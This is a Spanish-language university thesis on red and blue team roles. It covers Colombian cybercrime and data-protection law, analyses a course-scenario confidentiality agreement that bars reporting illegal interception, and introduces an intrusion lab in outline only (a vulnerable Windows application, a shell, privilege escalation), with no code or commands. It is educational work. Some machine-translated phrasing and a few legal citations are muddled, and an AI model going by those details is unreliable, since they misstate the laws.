Capacidades técnicas, legales y de gestión para equipos blue team y red team

Dony Xavier Diaz Martínez

Asesor

Ever Luis Arroyo Barón

Universidad Nacional Abierta y a Distancia UNAD

Escuela De Ciencias Básicas, Tecnología E Ingeniería - ECBTI

Especialización En Seguridad Informática

2024

Dedicatoria

Con mucho cariño dedico este trabajo a mis hijos, padres, hermanas y familiares quienes me han apoyado en todo momento para poder avanzar en mis metas profesionales y personales. También agradezco a mi novia por estar siempre brindándome su apoyo y comprensión en las situaciones más difíciles en mi entorno personal, laboral y familiar.

Resumen

Identificación de vulnerabilidades y análisis de riesgos elaborado como práctica de control de las tareas que realizan los equipos estratégicos en el equipo rojo en ciberseguridad y en el equipo azul, con el objetivo de identificar su importancia y capacidades en beneficio de las organizaciones que utilizan la informática. sistemas o en cualquier organización. con infraestructura TIC. Mediante el uso de una metodología de aprendizaje basada en problemas informáticos y un laboratorio realizado en un entorno de pruebas que ejemplifica la detección y contención de ciberataques utilizando máquinas virtuales y siguiendo una conceptualización que tiene en cuenta métodos, procesos, marcos legales o leyes que rigen el problema informático. calderas y herramientas; que controla los equipos estratégicos del equipo rojo en ciberseguridad y del equipo azul.

Se debe implementar de manera estructurada un conjunto de estrategias y mecanismos que busquen apoyar el cumplimiento de los mismos procesos que se utilizan al detectar debilidades, riesgos o fallas en la seguridad informática tales como: exploits, virus informáticos, entre otros, para lo cual es necesario utilizar procedimientos y asistencia establecidos para prevenir y detectar ataques informáticos y su pronta remediación con el uso de las llamadas buenas prácticas en ciberseguridad es a propósito, con el fin de proteger contra amenazas el activo más importante de una organización, que es la información. Con lo anterior, se espera que Red Team & Blue Team amplíe el conocimiento sobre los equipos de seguridad informática y su aporte a la ciberseguridad en las organizaciones.

***Palabras claves*:** ciberseguridad, amenaza, exploits, infraestructura, herramientas.

Abstract

Identification of vulnerabilities and risk analysis prepared as a control practice of the tasks carried out by the strategic teams in the red team in cybersecurity and in the blue team, with the objective of identifying their importance and capabilities for the benefit of organizations that use information technology. . systems or in any organization. with ICT infrastructure. Through the use of a learning methodology based on computer problems and a laboratory carried out in a test environment that exemplifies the detection and containment of cyber attacks using virtual machines and following a conceptualization that takes into account methods, processes, legal frameworks or laws that govern the computer problem. boilers and tools; that controls the strategic teams of the red team in cybersecurity and the blue team.

A set of strategies and mechanisms must be implemented in a structured manner that seek to support compliance with the same processes that are used when detecting weaknesses, risks or failures in computer security such as: exploits, computer viruses, among others, for which it is necessary to use established procedures and assistance to prevent and detect computer attacks and their prompt remediation with the use of so-called good practices in cybersecurity is on purpose, in order to protect against threats the most important asset of an organization, which is information. With the above, Red Team & Blue Team is expected to expand knowledge about computer security teams and their contribution to cybersecurity in organizations.

Keywords**:** cybersecurity, threat, exploits, infrastructure, tools.

Glosario

Amenazas. Son todas las acciones que utilizan los atacantes de acuerdo con los puntos débiles hallados.

Delito informático. Actividad que se vuelve ilegal dentro de la justicia penal colombiana, lo que amenaza un bien legalmente bueno de lo que es el sistema informático e ilegalmente de la cual la información dentro de una organización recibe una información abusiva.

Exploit. Le permite verificar varias vulnerabilidades en algunas aplicaciones, en sistemas informáticos, en activos de información, este uso a veces se realiza de manera no autorizada.

Información. Activo, que no es notable, lo que indica si las cuentas personales, de las cuentas, tanto privadas como públicas, entre otras cosas, que tienen un valor innumerable, y esta es la obligación de la organización de la protección.

Riesgo. La posibilidad de que la amenaza explote o penetre la sensibilidad de las capacidades de información, lo que afecta estos activos de información y/o activos asociados, de modo que los objetivos de la empresa también ven los mismos

Seguridad informática. Estas son las medidas que persiguen organizaciones e individuos con el objetivo de proteger sus activos digitales para que no sean violados por los cibercriminales.

TIC. Se refiere a las diversas tecnologías utilizadas para la comunicación con fines informativos que se utilizan para sistemas de información que más o menos se denominan redes.

Virus informático. Se trata de software o códigos que intentan infectar un sistema informático para cambiar su funcionamiento y realizar una tarea específica que generalmente es maliciosa.

Índice

Lista de Figuras

Lista de Apéndices

Introducción

En el ámbito de la seguridad informática, el pentesting y el uso de herramientas cobran especial importancia en los procesos de evaluación y fortalecimiento de la situación de seguridad de las organizaciones. Sin embargo, debemos recordar que es un contexto dinámico, que a su vez está influenciado por diversas regulaciones y modelos que tienen como objetivo estandarizar, evaluar y regular aspectos relacionados con la integridad y privacidad de la información en diferentes entornos tecnológicos.

Entre las leyes, decretos y regulaciones vigentes para cada país se encuentra un respaldo que apoya el buen actuar de los equipos de ciberseguridad. También es importante destacar el uso de las herramientas diseñadas para el pentesting, algunas de software libre y otras comerciales, sus características, funciones y uso correcto para cada etapa del pentesting.

La combinación de un marco ético sólido y un cumplimiento normativo estricto garantiza que las empresas no solo respondan a las amenazas actuales, sino que también establezcan un estándar de confianza y responsabilidad en la era digital.

Para esta actividad utilizamos un banco de trabajo proporcionado por el tutor y realizaremos el análisis y exploración de un escenario propuesto, el cual se enfoca en las técnicas usadas por los equipos de ciberseguridad Red Team. Se configura un entorno simulado con la ayuda de la herramienta Oracle VirtualBox y dos máquinas virtuales (VM Windows 7 y VM Kali Linux Purple). La finalidad de la actividad es comprender el proceso de pentesting desde la perspectiva del atacante.

A través de este análisis, se espera obtener una comprensión más profunda de las amenazas potenciales que enfrentan los sistemas informáticos y así fortalecer las medidas de seguridad relacionadas.

En este trabajo buscamos explorar los pasos y procesos que los expertos en ciberseguridad Blue Team deben seguir en caso de un ataque informático en tiempo real, así como estrategias para corregir los sistemas después de un incidente del Red Team.

Además, se discutirán las diferencias entre los equipos estratégicos en ciberseguridad Blue Team y los equipos de respuesta a incidentes de TI, así como el papel del Centro para la Seguridad de Internet (CIS) en los equipos estratégicos en ciberseguridad Blue Team.

Lo anterior buscando el fortalecimiento de la seguridad informática en la organización con la ayuda de medidas y herramientas de TI.

Objetivos

Objetivo General

Desarrollar estrategias de control de ataques informáticos a través de analítica de riesgos y vulnerabilidades en una infraestructura TI, con la ayuda de herramientas y con el apoyo de los equipos estratégicos de ciberseguridad Red Team y Blue Team, todo lo anterior toma en cuenta el marco legal que rige sus acciones.

Objetivos Específicos

Evaluar las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales que las regulan.

Consultar y verificar las leyes que regulan el funcionamiento de los equipos Red Team & Blue Team, buscando inconsistencias entre lo solicitado y lo permitido en la documentación anexa disponible para esta actividad.

Demostrar vulnerabilidades en un sistema informático utilizando metodologías y técnicas de intrusión como miembro del equipo estratégico del Red Team de Ciberseguridad.

Formular estrategias de aislamiento analizando los riesgos de vulnerabilidades en una infraestructura de TI como miembro del equipo estratégico en BlueTeam Cybersecurity.

Generar un informe técnico detallado que refleje el proceso de los escenarios propuestos en cada una de las acciones como equipo azul, equipo rojo y aspectos legales que realizaste como experto en ciberseguridad.

Informe Técnico

Marco legal en Colombia delitos informáticos y protección de datos personales

Teniendo en cuenta las regulaciones en Colombia en cuanto a delitos informáticos y todo lo correspondiente a protección de datos personales, podemos destacar:

Ley N° 527 de 1999: Define y regula el acceso y uso de mensajes de datos, comercio electrónico y firmas digitales, y establece organismos de certificación y otras normas.

Ley No. 599 de 2000: En base a esta se expide el Código Penal. El artículo No. 192 establece el hecho punible de interferencia ilícita en las comunicaciones al establecer el beneficio jurídico del derecho de autor e incluye ciertos actos relacionados con delitos informáticos, como ofrecer, vender o comprar equipos para interceptar comunicaciones entre personas.

El 5 de enero de 2009, el Congreso de la República de Colombia aprobó la **Ley 1273**, que modifica el Código Penal, creando un nuevo bien jurídico protegido -denominado Protección de Información y Datos- y sistemas que utilizan información. y las tecnologías de las comunicaciones, entre otras cosas, se conservan íntegramente".

Al respecto, es importante aclarar que la **Ley 1266 de 2008** define el término "dato personal" como "cualquier dato asociado a una o más personas determinadas o identificables o que pueda estar asociado a una persona natural o jurídica". Dicho artículo obliga a las empresas a tener especial cuidado en el manejo de los datos personales de sus empleados, ya que la ley exige que cualquiera que "robe" e "intercepte" dichos datos solicite el permiso del propietario de estos.

Ley N° 1341 de 2009: Define los principios y conceptos de la sociedad de la información y la organización de las tecnologías de la información y las comunicaciones (TIC), crea la Agencia Nacional del Espectro y dicta otras disposiciones (Congreso de Colombia, 2009b).

Decreto N° 2364 de 2012: Por el que se reglamenta el artículo N° 7 de la Ley N° 527 de 1999 sobre Firmas Electrónicas y Otras Disposiciones (Ministerio de 21 Comercio, Industria y Turismo, 2002), cláusula correspondiente a una de las principales direcciones del Plan de Desarrollo para 2010-2014.

Ley N° 1581 de 2012: que reglamenta parcialmente el Decreto N° 1377 de 2013 y establece disposiciones generales en materia de protección de datos personales (Congreso de Colombia, 2012).

Decreto N° 1377 de 2013: que reglamenta parcialmente la Ley N° 1581 de 2012 (Ministerio de Comercio, Industria y Turismo, 2013). Decreto que expide disposiciones generales para la protección de datos personales. (Congreso de Colombia, 2012).

El CONPES 3854 del 7 de marzo de 2017 se refiere a la Política Nacional de Seguridad Digital, cuya responsabilidad recae en la Dirección de Seguridad del presidente de la República, ya que esta última, como máximo órgano ejecutivo, puede garantizar el cumplimiento de la política. y provisiones.


Ley 1928 de 24 de julio de 2018: "Por la que se establece la "Convención sobre Delito Cibernético" adoptada el 23 de noviembre de 2001 en Budapest". Las normas y reglamentos vigentes se agrupan en cuatro apartados diferentes de la ley: Circular 029, 042, 052, anexo a la Circular Jurídica Principal denominada Circular de Seguridad Cibernética SFC CE 007 de junio de 2018.

Actuación Ética y Legal

Las acciones éticas y legales de los equipos estratégicos de ciberseguridad Red Team & Blue Team son esenciales en un entorno digital cada vez más complejo y vulnerable.

Figura 1

Anexo 2 - Escenario 2



Anexo 2 – Escenario 2

Este anexo tiene la finalidad de brindar una guía para la identificación de un problema específico en temas éticos y legales.

Situación problema: Análisis legal

La organización **CyberFort Technologieses** una organización con reconocimiento a nivel mundial por asesorar a grandes Gobiernos en procesos de ciberseguridad y ciberdefensa logrando posicionarse como la organización más importante en el campo de la seguridad informática a nivel mundial, la organización ha decidido que es hora de conformar equipos de Red team y Blue team dentro de su estructura funcional para aumentar los protocolos de seguridad al interior de esta.

Para dar inicio, la organización **CyberFort Technologieses** hace entrega de un contrato para el reclutamiento de sus equipos Red team y Blue team; este contrato fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos. La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal, por ende, los contratos son entregados sin modificación alguna; ante este evento la gerencia solicita tener suma precaución antes de firmar el contrato y acuerdos de confidencialidad estipulados para el fin de contratación de personal, sin embargo la organización aprovecha una serie de problemas que ha identificado en su interior y como prueba de admisión al equipo Red team y Blue team deciden clasificar una primera misión a la cual deberían dar respuesta en poco tiempo y trabajar bajo presión., "característica" de estos equipos. También deberá proyectar la instalación de dos máquinas virtuales por medio de virtualbox para poder ejecutar las sesiones de pruebas en las actividades posteriores.

Fuente. Universidad Nacional y a Distancia, UNAD. (2024). Anexo 2 – Escenario 2. https://campus118.unad.edu.co/ecbti144/pluginfile.php/6396/mod_folder/content/0/Anexo%202%20-%20Escenario%202.pdf?forcedownload=1

Del anexo 2 – escenario 2 resaltaremos:

Para dar inicio, la organización CyberFort Technologies hace entrega de un contrato para el reclutamiento de sus equipos Red Team y Blue Team; este contrato fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos.

Análisis: Aquí podemos evidenciar un proceso no ético y quizás ilegal por el actuar del abogado y se corre el riesgo de que dicho contrato esté creado de forma tal que el acuerdo de confidencialidad presente inconsistencias, errores o que tenga algún tipo de cláusulas que vayan en contra de la ética.

La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal, por ende, los contratos son entregados sin modificación alguna; ante este evento la gerencia solicita tener suma precaución antes de firmar el contrato y acuerdos de confidencialidad estipulados para el fin de contratación de personal.

Análisis: Aquí podemos evidenciar que siendo la organización CyberFort Technologies considerada una de las mejores del mundo en materia de ciberseguridad y, en el proceso de reclutamiento de sus colaboradores, la firma acuerdos de confidencialidad podría tener grandes repercusiones de encontrarse mal elaborados. Lo relevante es que la organización no ha actualizado este acuerdo, luego de que quedó claro que el acuerdo fue redactado por un abogado involucrado en procesos ilícitos dentro de la misma.

Del anexo 3 – Acuerdo resaltaremos:

Entre los firmantes, identificados anteriormente, hemos convenido en celebrar el presente acuerdo de confidencialidad previa las siguientes consideraciones**:**

Que la información de propiedad de **CyberFort Technologies** ha sido desarrollada u obtenido legalmente, como resultado de sus procesos, programas o proyectos y en consecuencias abarca documentos, datos, tecnología y/o material que considera único y confidencial o que es objeto de protección a título de secreto industrial.

En consecuencia, **las partes** se suscriben a las siguientes cláusulas:

Primera. Objeto: en virtud del presente **acuerdo de confidencialidad,** la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de **CyberFort Technologies** no podrán ser divulgados.

Segunda. Definición de información confidencial: se entiende como **Información Confidencial**, para los efectos del presente acuerdo:

Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como “datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”.

Parte receptora tenga conocimiento o a la que tenga acceso por cualquier medio o circunstancia en virtud de las reuniones sostenidas y/o documentos suministrados.

La que corresponda o deba considerarse como tal para garantizar el derecho constitucional a la intimidad, la honra y el buen nombre de las personas y deba guardarse la debida diligencia en su discreción y manejo en el desempeño de sus funciones.

Cuarta. Obligaciones de la parte receptora: Se considerará como **parte receptora** de la **información confidencial** a la persona que recibe la información, o que tenga acceso a ella. La parte receptora se obliga a:

De ser necesario o conveniente según la necesidad del titular de la información, se adicionarán las obligaciones que se consideren pertinentes:

No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

Abstenerse de denunciar y publicar la **información confidencial e ilegal** que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.

Usar la **información confidencial** que se le entregue, únicamente para los efectos señalados al momento de la entrega de dicha información.

Mantener la **información confidencial** en reserva hasta tanto adquiera el carácter de pública.

Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a **CyberFort Technologies**.

Análisis:

Resulta sorprendente que la empresa tome en cuenta la propiedad de la información, considerando que en aspectos relacionados con la implementación de pruebas de penetración o pruebas de penetración (actividad económica a la que se dedica) se considera propietaria de la

información y de los respectivos Hallazgos. son responsabilidad de la empresa que realiza la auditoría y no de los auditores. Como se mencionó anteriormente, una vez finalizada la actividad de auditoría, los hallazgos deben ser entregados o devueltos a la empresa que realiza la auditoría, incluso si quien encarga este tipo de ejercicio de auditoría es una autoridad judicial en el marco de un proceso judicial.

Se establece que la información proporcionada por la empresa no puede ser divulgada ni siquiera a las autoridades competentes, incluso si dicha información forma parte de procesos ilegales como piratería informática, espionaje, interceptación ilegal o acceso no autorizado a sistemas informáticos. Cabe señalar que el acuerdo de confidencialidad aborda aspectos relacionados con el respeto a la privacidad, la honra y el buen nombre; mientras que actividades o procesos ilícitos son realizados por la organización.

Los colaboradores son responsables ante las autoridades y no ante la organización por el descubrimiento y uso indebido de la información confidencial de la organización en caso de redadas. El empleado se enfrenta a posibles consecuencias legales y penales y libera a la organización de cualquier responsabilidad legal o penal.

Artículos de la ley 1273 se podrían vulnerar en dicho acuerdo y especificar porqué vulnera artículos de la ley 1273

El 5 de enero de 2009, el Congreso de la República de Colombia promulgó la Ley 1273 “Por medio del cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado – denominado “De la Protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones”.

Artículo 269A: ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Análisis: La organización CyberFort Technologies pretende que parezca legal o confidencial la información obtenida de manera ilícita.

Artículo 269B: OBSTACULIZACIÓN ILEGÍTIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN. El que, sin estar facultado para ello, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a los datos informáticos allí contenidos, o a una red de telecomunicaciones, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con una pena mayor.

Análisis: La organización CyberFort Technologies incurre en obstaculización cuando de manera deliberada busca legalizar información obtenida como resultado de acciones ilegales.

Artículo 269C: INTERCEPTACIÓN DE DATOS INFORMÁTICOS. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.

Análisis: Aquí podemos observar que la interceptación de información a través de chuzadas está plenamente identificada y penalizada por la ley, mientras que la organización CyberFort Technologies pretende hacerla parecer legal y producto de sus prácticas.

Artículo 269E: USO DE SOFTWARE MALICIOSO. El que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Análisis: Se refiere al uso de cualquier software que agrupe, resuma o muestre información obtenida de una práctica ilegal, también constituye en mal uso de software y para ciertas acciones pueden emplear software malicioso.

Artículo 269F: VIOLACIÓN DE DATOS PERSONALES. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Análisis: Al utilizar instrumentos ilegales para obtener información personal se incurre en la violación de los datos personales y todo lo que implica la ley en este artículo.

COPNIA en su código de ética para ingenieros

El Código de Ética para Ingenieros del Colegio de Profesionales en Ingeniería y Arquitectura (COPNIA) establece principios fundamentales que los ingenieros deben seguir en su ejercicio profesional. Mencionaré los más relevantes a continuación.

Responsabilidades profesionales: Los ingenieros deben ejercer su profesión con competencia, honestidad y respeto por la seguridad pública.

Integridad: Se espera que actúen con transparencia y veracidad en todas las relaciones profesionales.

Confidencialidad: Los ingenieros deben respetar la confidencialidad de la información que reciben en el ejercicio de su profesión.

Respeto al medio ambiente: Deben considerar el impacto ambiental de sus proyectos y trabajar por la sostenibilidad.

Justicia e igualdad: Promover la igualdad de oportunidades y evitar cualquier tipo de discriminación en el ejercicio profesional.

Desarrollo Profesional: Comprometerse con la capacitación continua y el desarrollo de habilidades.

Teniendo en cuenta los aspectos éticos y morales que debemos resaltar no sólo como profesionales sino también como buenos ciudadanos, así como las correspondientes sanciones legales que pueden imponerse a los profesionales y que pueden derivar en que un ingeniero les impida ejercer su profesión incluso de manera permanente. Ante las situaciones descritas anteriormente y como ingeniero, éticamente tomaría las siguientes decisiones:

- ✓ Informar a la empresa para que se revise su acuerdo de confidencialidad para evitar posibles acciones legales o penales contra la empresa.
- ✓ No aceptar las condiciones impuestas en el acuerdo ya que violarían no sólo las leyes colombianas sino también los estatutos establecidos por COPNIA.
- ✓ Si la organización me da una respuesta negativa a modificar su acuerdo de confidencialidad para cumplir con la ley, consideraré no integrarme a dicha empresa.

Punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar:

Considero que a pesar de que la empresa CyberFort Technologies hizo una buena labor al mitigar la amenaza y eliminar el malware de los sistemas infectados, hizo muy mal al aprovechar los accesos que le fueron otorgados durante la auditoría para usarlos a su favor y perjudicando a su vez a su cliente el cual es un gobierno. La información obtenida es de gran importancia para ese país y pone en riesgo su estado, temas de defensa, política exterior, negociaciones comerciales y lo deja ver como débil ante otros gobiernos y empresas rivales en la industria de defensa y tecnología, los cuales pueden aprovecharse de esta información para dañar al gobierno cliente.

Es un tanto complicado que las empresas de ciberseguridad no tengan acceso a información sensible de la empresa auditada, pero para esto se establecen unos límites. Las empresas deben obtener el consentimiento explícito de sus clientes sobre qué información se accederá y por qué. Es crucial que se informe a los clientes sobre los límites del acceso.

Para garantizar que este acceso no sea explotado de manera indebida se debe apelar a la ética profesional y con esto el acceso debe limitarse a la información que sea necesaria para realizar la auditoría. Esto implica que no se debe acceder a datos que no sean relevantes para el propósito específico de la auditoría. También se hace necesario formalizar un acuerdo de confidencialidad que proteja la información y establezca responsabilidades en caso de violaciones.

La parte legal juega un papel muy importante y se deben cumplir con las regulaciones y leyes aplicables o cualquier normativa local relacionada con la protección de datos. También las empresas de ciberseguridad deben garantizar que la información sensible esté protegida mediante medidas adecuadas, como el cifrado y el control de acceso, para evitar filtraciones o usos indebidos.

Es recomendable llevar un registro detallado de qué datos se acceden y por qué, para poder auditar el proceso y mantener la rendición de cuentas.

Los gobiernos y organizaciones deben responder de manera contundente cuando descubren que una empresa de ciberseguridad contratada ha cometido actos de ciberespionaje.

- ✓ Realizar una investigación exhaustiva para comprender la naturaleza, alcance y motivos del ciberespionaje. Esto puede incluir la revisión de registros, entrevistas y análisis forense.
- ✓ Si la actividad es ilegal, debe notificarse a las autoridades pertinentes, como fuerzas de seguridad o agencias de inteligencia, para que tomen las medidas necesarias.
- ✓ Considerar la suspensión o cancelación del contrato con la empresa implicada, mientras se lleva a cabo la investigación, para evitar más daños.
- ✓ Informar a los interesados (empleados, socios, clientes) sobre la situación de manera clara y transparente, sin generar pánico, pero asegurando que se tomen en serio las implicaciones de la violación.
- ✓ Considerar acciones legales contra la empresa involucrada si se determina que hubo incumplimiento de contrato o violación de leyes.

Las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente podrían ser las siguientes:

- ✓ Evaluar el impacto del ciberespionaje en la seguridad de la información y en la integridad de los sistemas de la organización.
- ✓ Reevaluar y fortalecer las políticas de seguridad interna para prevenir futuros incidentes. Esto puede incluir una revisión de los procesos de selección y monitoreo de proveedores.


- ✓ Establecer un plan de respuesta a incidentes que incluya medidas de mitigación y recuperación para minimizar el daño y restaurar la confianza.
- ✓ Promover la educación y la concienciación sobre la ciberseguridad dentro de la organización para que todos estén alertas ante comportamientos sospechosos.
- ✓ Si el ciberespionaje tiene implicaciones más amplias o involucra actores internacionales, colaborar con otros gobiernos o agencias para abordar el problema de manera más efectiva.

Ejecución de Pruebas de Intrusión Componente Práctico Red Team

Para la realización de este componente práctico utilizaremos las herramientas del banco de trabajo suministradas por el tutor y teniendo en cuenta el Anexo 4 – Escenario 3 mencionado a continuación:

Figura 2

Anexo 4 - Escenario 3



Anexo 4 – Escenario 3

Este anexo tiene la finalidad de brindar una guía para la identificación de un problema específico en temas técnicos que se ejecutan en equipos red team.

Situación problema: Análisis Red Team

La primera misión del equipo Red Team es lograr identificar porqué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en uno de sus equipos de cómputo en la dependencia. La información inicial con la que cuenta el equipo es que la máquina donde se está generando la fuga de información tiene instalada una aplicación vulnerable bajo un windows; esta aplicación al parecer tiene asociado un exploit que puede terminar en un acceso a través de Shell, escalación de privilegios u otro tipo de ataque. Dentro de la indación, también se investiga un escalamiento de privilegios por medio de la creación de un usuario tipo administrador del sistema.

